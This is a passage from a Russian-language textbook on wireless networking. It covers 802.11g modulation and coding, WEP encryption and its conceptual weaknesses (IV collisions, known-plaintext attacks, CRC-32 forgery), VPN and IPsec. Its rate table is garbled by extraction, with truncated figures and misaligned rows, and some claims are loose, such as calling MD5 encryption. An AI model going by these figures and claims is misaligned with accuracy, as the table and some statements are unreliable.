Напомню, что в протоколе 802.11b для модуляции использовалась либо двоичная (BDPSK), либо квадратурная (QDPSK) относительная фазовая модуляция. В протоколе 802.11g на низких скоростях передачи также используется фазовая модуляция (только не относительная), то есть

двоичная и квадратурная фазовые модуляции BPSK и QPSK. При использовании BPSK-модуляции в одном символе кодируется только один информационный бит, а при использовании QPSK-модуляции — два информационных бита. Модуляция BPSK используется для передачи данных на скоростях 6 и 9 Мбит/с, а модуляция QPSK — на скоростях 12 и 18 Мбит/с.

Для передачи на более высоких скоростях используется квадратурная амплитудная модуляция QAM (Quadrature Amplitude Modulation), при которой информация кодируется за счет изменения фазы и амплитуды сигнала. В протоколе 802.11g используется модуляция 16-QAM и 64-QAM. В первом случае имеется 16 различных состояний сигнала, что позволяет закодировать 4 бита в одном символе. Во втором случае имеется уже 64 возможных состояний сигнала, что позволяет закодировать последовательность 6 бит в одном символе. Модуляция 16-QAM применяется на скоростях 24 и 36 Мбит/с, а модуляция 64-QAM — на скоростях 48 и 54 Мбит/с.



Рис. 20. Представление сигнала при QAM-16

Из таблицы 7 видно, что при одном и том же типе модуляции возможны различные скорости передачи. Рассмотрим как они получаются на примере модуляции BPSK, при которой скорость передачи данных составляет 6 или 9 Мбит/с. При использовании технологии OFDM используется сверточное кодирование с различными пунктурными кодерами, что приводит к различной скорости сверточного кодирования. В результате при использовании одного и того же типа модуляции могут получаться разные значения информационной скорости — все зависит от скорости сверточного кодирования. Так, при использовании BPSK-модуляции со скоростью сверточного кодирования 1/2 получаем информационную скорость 6 Мбит/с, а при использовании сверточного кодирования со скоростью 3/4 — 9 Мбит/с.

Таблица 7. Соотношение между скоростями передачи и типом кодирования в стандарте 802.11g

Скорость (Мбит/с)	передачи	Метод кодирования	Модуляция
1	(опционально)	Код Баркера	DBPSK
2	(опционально)	Код Баркера	DQPSK
5	(обязательно)	ССК	DQPSK
	(опционально)	PBCC	DBPSK
6	(обязательно)	OFDM	BPSK
	(опционально)	ССК-OFDM	BPSK
9	(опционально)	OFDM, ССК-OFDM	BPSK
1	(обязательно)	ССК	DQPSK
	(опционально)	PBCC	DQPSK
1	(обязательно)	OFDM	QPSK
	(опционально)	ССК-OFDM	QPSK
8	(обязательно)	OFDM, ССК-OFDM	QPSK
	(опционально)	PBCC	DQPSK
2	(обязательно)	OFDM	16-QAM
	(опционально)	ССК-OFDM	
3	(опционально)	PBCC	
	(опционально)	OFDM, ССК-OFDM	16-QAM
4	(опционально)	OFDM, ССК-OFDM	16-QAM
	(опционально)	OFDM, ССК-OFDM	16-QAM
4	(опционально)	OFDM, ССК-OFDM	16-QAM


Стандарт также предусматривает применение гибридного кодирования. Для того чтобы понять сущность этого термина, вспомним, что любой передаваемый пакет данных содержит заголовок/преамбулу со служебной информацией и поле данных. Когда речь идет о пакете в формате ССК, имеется в виду, что заголовок и данные кадра передаются в формате ССК. Аналогично при использовании технологии OFDM заголовок кадра и данные передаются

посредством OFDM-кодирования. При применении технологии ССК-OFDM заголовок кадра кодируется с помощью ССК-кодов, но сами данные кадра передаются посредством многочастотного OFDM-кодирования. Таким образом, технология ССК-OFDM является своеобразным гибридом ССК и OFDM. Технология ССК-OFDM — не единственная гибридная технология: при использовании пакетного кодирования РВСС заголовок кадра передается с помощью ССК-кодов и только данные кадра кодируются посредством РВСС.

### Безопасность беспроводных LAN

Так как беспроводные сети используют в качестве среды передачи радиоэфир они больше остальных подвержены опасности, любой желающий может получить доступ к информации передаваемой по радиоканалу. Единственным вариантом обеспечения конфиденциальности и целостности информации является применение стойких алгоритмов шифрования и надежных методов аутентификации. В первых редакциях стандарта защите, на мой взгляд, было уделено не достаточно внимания, отсутствовала возможность идентификации пользователя, применялся не стойкий алгоритм шифрования WEP. Однако с тех пор многое изменилось, и по мере повышения пропускной способности и надежности беспроводных сетей совершенствовались и стандарты обеспечения их безопасности. WPA и WPA2 — новейшие протоколы обеспечения безопасности беспроводных сетей, разработанные на основе стандарта IEEE 802.11i, — помогают надежно защитить трафик в беспроводных сетях даже в ситуациях, предъявляющих повышенные требования к безопасности. При правильной настройке системы с поддержкой этих стандартов защищены гораздо надежнее, чем прежние решения, и их можно смело использовать в корпоративных системах среднего размера.

В таблице приведены основные подходы к обеспечению безопасности беспроводных сетей.

Таблица 8. Сравнение подходов к обеспечению безопасности беспроводных сетей

Характеристики	W	W	W	V	IPs
	PA	PA2	EP	PN	es
Строгая проверка подлинности	Да	Да	нет	Да <sup>1</sup>	Да <sup>2</sup>
Надежное шифрование данных	Да	Да	нет	Да	Да
Прозрачное подключение и восстановление подключения	Да	Да	Да	нет	Нет
Проверка подлинности пользователей	Да	Да	нет	Да	нет

Проверка подлинности компьютеров	Да	Да	Да	Не т	Да
Защита трафика при широковещательной и многоадресной передаче	Да	Да	Да	Да	нет
Потребность в дополнительных сетевых устройствах	Да 3	Да 3	Не т	Да 4	Нет
Защита доступа к беспроводной сети помимо доступа к пакетам	Да	Да	Да	Не т	Нет

1 - если не используется проверка подлинности с помощью общих ключей

2 - если используется проверка подлинности с помощью сертификатов или по протоколу Kerberos

3 - требуются серверы RADIUS

4 - требуются системы VPN и серверы RADIUS

Рассмотрим более подробно каждый из подходов к обеспечению безопасности.

### **Алгоритм шифрования WEP**

Первая Спецификация стандарта 802.11 предусматривает обеспечение защиты данных с использованием алгоритма WEP (Wired Equivalent Protection). Этот алгоритм основан на применении симметричного поточного шифра RC4. Симметричность RC4 означает, что согласованные WEP-ключи размером 40 или 104 бит статично конфигурируются на клиентских устройствах и в точках доступа. Производители оборудования предлагают два способа конфигурирования ключей, ведение в поле «key» n-битного HEX числа или более удобный с точки зрения пользователя способ, введение некоторой последовательности ASCII символов которая в дальнейшем трансформируется в ключ. Алгоритм WEP был выбран главным образом потому, что он не требует объемных вычислений. WEP — простой в применении алгоритм, для записи которого в некоторых случаях достаточно 30 строк кода. Малые непроизводительные расходы, возникающие при применении этого алгоритма, делают его идеальным алгоритмом шифрования для специализированных устройств.

Чтобы избежать шифрования в режиме ECB (Electronic Code Book – при использовании этого режима один и тот же открытый текст после шифрования преобразуется в один и тот же зашифрованный текст). Этот фактор потенциально представляет собой угрозу для безопасности, поскольку злоумышленники могут получать образцы зашифрованного текста и выдвигать какие-то предположения об исходном тексте), WEP использует 24-разрядный вектор инициализации, который добавляется к ключу перед выполнением обработки по алгоритму RC4. Вектор инициализации должен изменяться пофреймово во избежание коллизий. Коллизии такого рода

происходят, когда используются один и тот же вектор инициализации и один и тот же WEP-ключ, в результате чего для шифрования фрейма используется один и тот же ключевой поток. Такая коллизия предоставляет злоумышленникам большие возможности по разгадыванию данных открытого текста путем сопоставления подобных элементов. При использовании вектора инициализации важно предотвратить подобный сценарий, поэтому вектор инициализации часто меняют. Большинство производителей предлагают пофреймовые векторы инициализации в своих устройствах для беспроводных LAN. На рисунке 4.21 показан фрейм зашифрованный с использованием алгоритма WEP.



Рис. 21. Фрейм, зашифрованный алгоритмом WEP

Спецификация стандарта 802.11 требует, чтобы одинаковые WEP-ключи были сконфигурированы как на клиентах, так и на устройствах, образующих инфраструктуру сети. Можно определять до четырех ключей на одно устройство, но одновременно для шифрования отправляемых фреймов используется только один из них. WEP-шифрование используется только по отношению к фреймам данных и во время процедуры аутентификации с совместно используемым ключом. По алгоритму WEP шифруются следующие поля фрейма данных стандарта 802.11. Данные или полезная нагрузка (payload).

- Контрольный признак целостности (integrity check value, ICV).

Значения всех остальных полей передаются без шифрования. Вектор инициализации должен быть послан незашифрованным внутри фрейма, чтобы приемная станция могла получить его и использовать для корректной расшифровки полезной нагрузки и ICV. На рис. 22 схематично представлен процесс шифрования.


В дополнение к шифрованию данных спецификация стандарта 802.11 предлагает использовать 32-разрядное значение, функция которого — осуществлять контроль целостности. Этот контрольный признак целостности говорит приемнику о том, что фрейм был получен без повреждения в процессе передачи. Контрольный признак целостности вычисляется по всем полям фрейма с использованием 32-разрядной полиномиальной функции контроля и с помощью циклического избыточного кода (CRC-32). Станция отправитель вычисляет это значение и

помещает его в поле ICV, приемная сторона расшифровывает фрейм вычисляет значение ICV и сравнивает его со значением в поле ICV. Если значения совпадают считается что фрейм не поддельный, в противном случае фрейм отбрасывается. На рис. 22 и 23 показан процесс дешифрования фреймов и вычисления контрольного признака целостности.



Рис. 22. Шифрование по алгоритму WEP



Рис. 23. Дешифрование по алгоритму WEP



Рис. 24. Диаграмма функционирования механизма ICV

Спецификация стандарта 802.11 оговаривает два механизма, которые могут применяться для аутентификации клиентов WLAN.


- Открытая аутентификация (open authentication).
- Аутентификация с совместно используемым ключом (shared key authentication).

Открытая аутентификация по сути представляет собой алгоритм с нулевой аутентификацией (null authentication algorithm). Точка доступа принимает любой запрос на аутентификацию. Это может быть просто бессмысленный сигнал, используемый для указания на применение именно этого алгоритма аутентификации, тем не менее открытая аутентификация играет определенную роль в сетях стандарта 802.11. Столь простые требования к аутентификации позволяют устройствам быстро получить доступ к сети.


Контроль доступа при открытой аутентификации осуществляется с использованием заранее сконфигурированного WEP-ключа в точке доступа и на клиентской станции. Эта станция и точка доступа должны иметь одинаковые ключи, тогда они могут связываться между собой. Если станция и точка доступа не поддерживают алгоритм WEP, в BSS невозможно обеспечить защиту. Любое устройство может подключиться к такому BSS, и все фреймы данных передаются незашифрованными.

После выполнения открытой аутентификации и завершения процесса ассоциирования клиент может начать передачу и прием данных. Если клиент сконфигурирован так, что его ключ отличается от ключа точки доступа, он не сможет правильно зашифровывать и расшифровывать фреймы, и такие фреймы будут отброшены как точкой доступа, так и клиентской станцией. Этот процесс предоставляет собой довольно-таки эффективное средство контроля доступа.

В отличие от открытой аутентификации, при аутентификации с совместно используемым ключом требуется, чтобы клиентская станция и точка доступа были способны поддерживать WEP и имели одинаковые WEP-ключи. Процесс аутентификации с совместно используемым ключом осуществляется следующим образом. Клиент посылает точке доступа запрос на аутентификацию с совместно используемым ключом. Точка доступа отвечает фреймом вызова (challenge frame), содержащим открытый текст. Клиент шифрует вызов и посылает его обратно точке доступа. Если точка доступа может правильно расшифровать этот фрейм и получить свой исходный вызов, клиенту посылается сообщение об успешной аутентификации. Клиент получает доступ WLAN.





Рис. 25. Процесс аутентификации с совместно используемым ключом

Предпосылки, на которых основана аутентификация с совместно используемым ключом, точно такие же, как и те, которые предполагались при открытой аутентификации, использующей WEP-ключи в качестве средства контроля доступа. Разница между этими двумя схемами состоит в том, что клиент не может ассоциировать себя с точкой доступа при использовании механизма аутентификации с совместно используемым ключом, если его ключ не сконфигурирован должным образом.

### Уязвимости алгоритма WEP

Проблемы алгоритма WEP носят комплексный характер и кроются в целой серии слабых мест: механизме обмена ключами (а точнее, практически полном его отсутствии); малых разрядностях ключа и вектора инициализации (Initialization Vector - IV); механизме проверки целостности передаваемых данных; способе аутентификации и алгоритме шифрования RC4.


Процесс шифрования WEP выполняется в два этапа. Вначале подсчитывается контрольная сумма (Integrity Checksum Value - ICV) с применением алгоритма Cyclic Redundancy Check (CRC-32), добавляемая в конец незашифрованного сообщения и служащая для проверки его целостности принимаемой стороной. На втором этапе осуществляется непосредственно шифрование. Ключ для WEP-шифрования - общий секретный ключ, который должны знать устройства на обеих сторонах беспроводного канала передачи данных. Этот секретный 40-битный ключ вместе со случайным 24-битным IV является входной последовательностью для генератора псевдослучайных чисел, базирующегося на шифре Вернама для генерации строки случайных символов, называемой ключевым потоком (key stream). Данная операция выполняется с целью избежания методов взлома, основанных на статистических свойствах открытого текста.

Initialization Vector (IV) используется, чтобы обеспечить для каждого сообщения свой уникальный ключевой поток. Зашифрованное сообщение образуется в результате выполнения операции XOR над незашифрованным сообщением с ICV и ключевым потоком. Чтобы

получатель мог прочитать его, в передаваемый пакет в открытом виде добавляется IV. Когда информация принимается на другой стороне, производится обратный процесс.

Таким образом, мы можем получить незашифрованный текст, являющийся результатом операции XOR между двумя другими оригинальными текстами. Процедура их извлечения не составляет большого труда. Наличие оригинального текста и IV позволяет вычислить ключ, что в дальнейшем даст возможность читать все сообщения данной беспроводной сети.

После несложного анализа можно легко рассчитать, когда повторится ключевой поток. Так как ключ постоянный, а количество вариантов IV составляет  $2^{24}=16\ 777\ 216$ , то при достаточной загрузке точки доступа, среднем размере пакета в беспроводной сети, равном 1500 байт (12 000 бит), и средней скорости передачи данных, например 5 Mbps (при максимальной 11 Mbps), мы получим, что точкой доступа будет передаваться 416 сообщений в секунду, или же 1 497 600 сообщений в час, т. е. повторение произойдет через 11 ч 12 мин ( $2^{24}/1\ 497\ 600=11,2$  ч). Данная проблема носит название "коллизия векторов". Существует большое количество способов, позволяющих ускорить этот процесс. Кроме того, могут применяться атаки "с известным простым текстом", когда одному из пользователей сети посылается сообщение с заранее известным содержанием и прослушивается зашифрованный трафик. В этом случае, имея три составляющие из четырех (незашифрованный текст, вектор инициализации и зашифрованный текст), можно вычислить ключ. В работе "Intercepting Mobile Communications: The Insecurity of 802.11" было описано множество типов атак, включая довольно сложные, использующие манипуляции с сообщениями и их подмену, основанные на ненадежном методе проверки целостности сообщений (CRC-32) и аутентификации клиентов. С ICV, используемым в WEP-алгоритме, дела обстоят аналогично. Значение CRC-32 подсчитывается на основе поля данных сообщения. Это хороший метод для определения ошибок, возникающих при передаче информации, но он не обеспечивает целостность данных, т. е. не гарантирует, что они не были подменены в процессе передачи. Контрольная сумма CRC-32 имеет линейное свойство:  $CRC(A \text{ XOR } B)=CRC(A)\text{XOR } CRC(B)$ , предоставляющее нарушителю возможность легко модифицировать зашифрованный пакет без знания WEP-ключа и пересчитать для него новое значение ICV. Появившаяся в 2001 г. спецификация WEP2, которая увеличила длину ключа до 104 бит, не решила проблемы, так как длина вектора инициализации и способ проверки целостности данных остались прежними. Большинство типов атак реализовывались так же просто, как и раньше. На сегодняшний день использование алгоритма WEP для построение защищенных беспроводных сетей не допустимо.

## VPN

Сегодня технология VPN (Virtual Private Network - виртуальная частная сеть) завоевала всеобщее признание и практически все компания организуют VPN-каналы для сотрудников, работающих вне офиса. С помощью VPN можно организовать защищенный виртуальный канал

через публичные сети. Защита трафика основана на криптографии. Наиболее часто используемым алгоритмом кодирования является Triple DES, который обеспечивает тройное шифрование (168 разрядов) с использованием трех разных ключей. Технология включает в себя проверку целостности данных и идентификацию пользователей, задействованных в VPN. Первая гарантирует, что данные дошли до адресата именно в том виде, в каком были посланы. Самые популярные алгоритмы проверки целостности данных - MD5 и SHA1. Далее система проверяет, не были ли изменены данные во время движения по сетям, по ошибке или злонамеренно. Таким образом, построение VPN предполагает создание защищенных от постороннего доступа туннелей между несколькими локальными сетями или удаленными пользователями. Для построения VPN необходимо иметь на обоих концах линии связи программы шифрования исходящего и дешифрования входящего трафиков. Они могут работать как на специализированных аппаратных устройствах, так и на ПК с такими операционными системами как Windows, Linux или NetWare. Чтобы организовать надежную защиту передаваемых данных и обеспечить прозрачность для устройств находящихся между концами виртуального туннеля применяется инкапсуляция, т.е. кадр сгенерированный узлом-отправителем шифруется и снабжается дополнительным заголовком содержащим информацию о маршруте. На другом конце туннеля заголовок отбрасывается, кадр дешифруется и доставляется по указанному в нем адресу.

Для формирования туннелей VPN используются протоколы PPTP, L2TP, IPsec, IP-IP. Протокол PPTP - позволяет инкапсулировать IP-, IPX- и NetBEUI-трафик в заголовки IP для передачи по IP-сети, например Internet.

Протокол L2TP - позволяет шифровать и передавать IP-трафик с использованием любых протоколов, поддерживающих режим `точка-точка` доставки дейтаграмм. Например, к ним относятся протокол IP, ретрансляция кадров и асинхронный режим передачи (ATM). Протокол IPsec - позволяет шифровать и инкапсулировать полезную информацию протокола IP в заголовки IP для передачи по IP-сетям.

Для технической реализации VPN, кроме стандартного сетевого оборудования, понадобится шлюз VPN, выполняющий все функции по формированию туннелей, защите информации, контролю трафика, а нередко и функции централизованного управления. Рассмотренная технология является достаточно мощным средством защиты передаваемого трафика, однако ее применение в беспроводных сетях имеет ряд недостатков. Основной из них: для реализации технологии необходим VPN шлюз, для большого числа клиентов этот участок сети может стать узким местом и снизит пропускную способность. К тому же беспроводным клиентам придется сначала проходить процедуру аутентификации на точке а затем устанавливать VPN соединение, что не совсем удобно. По этой причине рассматривать технологию VPN как вариант защиты при проектировании беспроводной сети не стоит, технология может применяться лишь в сетях не поддерживающих современные методы защиты данных (WPA или WPA2) как последняя

возможность повышения безопасности без глобального обновления оборудования.

### **IPSec. Архитектура IPSec**

IP Security - это комплект протоколов, касающихся вопросов шифрования, аутентификации и обеспечения защиты при транспортировке IP-пакетов; в его состав сейчас входят почти 20 предложений по стандартам и 18 RFC. Спецификация IP Security (известная сегодня как IPSec) разрабатывается рабочей группой IP Security Protocol IETF. Первоначально IPSec включал в себя 3 алгоритмо-независимые базовые спецификации, опубликованные в качестве RFC-документов "Архитектура безопасности IP", "Аутентифицирующий заголовок (AH)", "Инкапсуляция зашифрованных данных (ESP)" (RFC1825, 1826 и 1827). Сейчас предложены новые версии этих спецификаций, это RFC2401 - RFC2412. Отмечу, что RFC1825-27 на протяжении уже нескольких лет считаются устаревшими. Кроме этого, существуют несколько алгоритмо-зависимых спецификаций, использующих протоколы MD5, SHA, DES.

Гарантии целостности и конфиденциальности данных в спецификации IPSec обеспечиваются за счет использования механизмов аутентификации и шифрования соответственно. Последние, в свою очередь, основаны на предварительном согласовании сторонами информационного обмена т.н. "контекста безопасности" – применяемых криптографических алгоритмов, алгоритмов управления ключевой информацией и их параметров. Спецификация IPSec предусматривает возможность поддержки сторонами информационного обмена различных протоколов и параметров аутентификации и шифрования пакетов данных, а также различных схем распределения ключей. При этом результатом согласования контекста безопасности является установление индекса параметров безопасности (SPI), представляющего собой указатель на определенный элемент внутренней структуры стороны информационного обмена, описывающей возможные наборы параметров безопасности.

По сути, IPSec, работает на третьем уровне, т. е. на сетевом уровне. В результате передаваемые IP-пакеты защищены прозрачным для сетевых приложений и инфраструктуры образом. В отличие от SSL (Secure Socket Layer), который работает на четвертом (т. е. транспортном) уровне и теснее связан с более высокими уровнями модели OSI, IPSec призван обеспечить низкоуровневую защиту.

К IP-данным, готовым к передаче по виртуальной частной сети, IPSec добавляет заголовок для идентификации защищенных пакетов. Перед передачей по Internet эти пакеты инкапсулируются в другие IP-пакеты. IPSec поддерживает несколько типов шифрования, в том числе Data Encryption Standard (DES) и Message Digest 5 (MD5).

Чтобы установить защищенное соединение, оба участника сеанса должны иметь возможность быстро согласовать параметры защиты, такие как алгоритмы аутентификации и ключи. IPSec поддерживает два типа схем управления ключами, с помощью которых участники могут согласовать параметры сеанса.

С текущей версией IP, IPv4, могут быть использованы или Internet Secure Association Key Management Protocol (ISAKMP), или Simple Key Management for Internet Protocol. С версией IPv6, придется использовать ISAKMP.

### **Заголовок АН**

Аутентифицирующий заголовок (АН) является обычным опциональным заголовком и, как правило, располагается между основным заголовком пакета IP и полем данных. Наличие АН никак не влияет на процесс передачи информации транспортного и более высокого уровней. Основным и единственным назначением АН является обеспечение защиты от атак, связанных с несанкционированным изменением содержимого пакета, и в том числе от подмены исходного адреса сетевого уровня. Протоколы более высокого уровня должны быть модифицированы в целях осуществления проверки аутентичности полученных данных.

Формат АН достаточно прост и состоит из 96-битового заголовка и данных переменной длины, состоящих из 32-битовых слов. Названия полей достаточно ясно отражают их содержимое: Next Header указывает на следующий заголовок, Payload Len представляет длину пакета, SPI является указателем на контекст безопасности и Sequence Number Field содержит последовательный номер пакета.

<b>Следующий заголовок</b>	<b>Длина нагрузки</b>	<b>Зарезервировано</b>
<b>Индекс параметров безопасности</b>		
<b>Поле последовательного номера</b>		
<b>Данные аутентификации (переменной длины)</b>		

Рис. 26. Формат заголовка АН

Последовательный номер пакета был введен в АН в 1997 году в ходе процесса пересмотра спецификации IPsec. Значение этого поля формируется отправителем и служит для защиты от атак, связанных с повторным использованием данных процесса аутентификации. Поскольку сеть Интернет не гарантирует порядок доставки пакетов, получатель должен хранить информацию о максимальном последовательном номере пакета, прошедшего успешную аутентификацию, и о получении некоторого числа пакетов, содержащих предыдущие последовательные номера (обычно это число равно 64).

В отличие от алгоритмов вычисления контрольной суммы, применяемых в протоколах передачи информации по коммутируемым линиям связи или по каналам локальных сетей и ориентированных на исправление случайных ошибок среды передачи, механизмы обеспечения

целостности данных в открытых телекоммуникационных сетях должны иметь средства защиты от внесения целенаправленных изменений. Одним из таких механизмов является специальное применение алгоритма MD5: в процессе формирования АН последовательно вычисляется хэш-функция от объединения самого пакета и некоторого предварительно согласованного ключа, а затем от объединения полученного результата и преобразованного ключа.

### **Заголовок ESP**

В случае использования инкапсуляции зашифрованных данных заголовок ESP является последним в ряду опциональных заголовков, "видимых" в пакете. Поскольку основной целью ESP является обеспечение конфиденциальности данных, разные виды информации могут требовать применения существенно различных алгоритмов шифрования. Следовательно, формат ESP может претерпевать значительные изменения в зависимости от используемых криптографических алгоритмов. Тем не менее, можно выделить следующие обязательные поля: SPI, указывающее на контекст безопасности и Sequence Number Field, содержащее последовательный номер пакета. Поле "ESP Authentication Data" (контрольная сумма), не является обязательным в заголовке ESP. Получатель пакета ESP расшифровывает ESP заголовок и использует параметры и данные применяемого алгоритма шифрования для декодирования информации транспортного уровня.

<b>Индекс параметров безопасности (SPI)</b>		
<b>Последовательный номер</b>		
<b>Данные нагрузки (переменной длины)</b>		
<b>Дополнение (0..255 байт)</b>	<b>Длина дополнения</b>	<b>Следующий заголовок</b>
<b>Данные аутентификации (переменной длины)</b>		

Рис. 27. Формат заголовка ESP

Различают два режима применения ESP и АН - транспортный и туннельный.

### **Транспортный режим**

Транспортный режим используется для шифрования поля данных IP пакета, содержащего протоколы транспортного уровня (TCP, UDP, ICMP), которое, в свою очередь, содержит информацию прикладных служб. Примером применения транспортного режима является передача электронной почты. Все промежуточные узлы на маршруте пакета от отправителя к

получателю используют только открытую информацию сетевого уровня и, возможно, некоторые опциональные заголовки пакета (в IPv6). Недостатком транспортного режима является отсутствие механизмов скрытия конкретных отправителя и получателя пакета, а также возможность проведения анализа трафика. Результатом такого анализа может стать информация об объемах и направлениях передачи информации, области интересов абонентов, расположение руководителей.

### **Туннельный режим**

Туннельный режим предполагает шифрование всего пакета, включая заголовок сетевого уровня. Туннельный режим применяется в случае необходимости скрытия информационного обмена организации с внешним миром. При этом, адресные поля заголовка сетевого уровня пакета, использующего туннельный режим, заполняются межсетевым экраном организации и не содержат информации о конкретном отправителе пакета. При передаче информации из внешнего мира в локальную сеть организации в качестве адреса назначения используется сетевой адрес межсетевого экрана. После расшифровки межсетевым экраном начального заголовка сетевого уровня пакет направляется получателю.

### **Security Associations**

Security Association (SA) – это соединение, которое предоставляет службы обеспечения безопасности трафика, который передаётся через него. Два компьютера на каждой стороне SA хранят режим, протокол, алгоритмы и ключи, используемые в SA. Каждый SA используется только в одном направлении. Для двунаправленной связи требуется два SA. Каждый SA реализует один режим и протокол; таким образом, если для одного пакета необходимо использовать два протокола (как например AH и ESP), то требуется два SA.

### **Политика безопасности**

Политика безопасности хранится в SPD (База данных политики безопасности). SPD может указать для пакета данных одно из трёх действий: отбросить пакет, не обрабатывать пакет с помощью IPSec, обработать пакет с помощью IPSec. В последнем случае SPD также указывает, какой SA необходимо использовать (если, конечно, подходящий SA уже был создан) или указывает, с какими параметрами должен быть создан новый SA.

SPD является очень гибким механизмом управления, который допускает очень хорошее управление обработкой каждого пакета. Пакеты классифицируются по большому числу полей, и SPD может проверять некоторые или все поля для того, чтобы определить соответствующее действие. Это может привести к тому, что весь трафик между двумя машинами будет передаваться при помощи одного SA, либо отдельные SA будут использоваться для каждого приложения, или даже для каждого TCP соединения.

IPsec достаточно хорошо противостоит большинству известным сетевым атакам (sniffing, spoofing, hijacking). Благодаря тому что предусмотрен механизм отбраковки пакетов не удовлетворяющих политики безопасности, IPsec не плохо справляется с атаками Denial-Of-Service

(DOS). Replay Attack - нивелируется за счет использования Sequence Number.

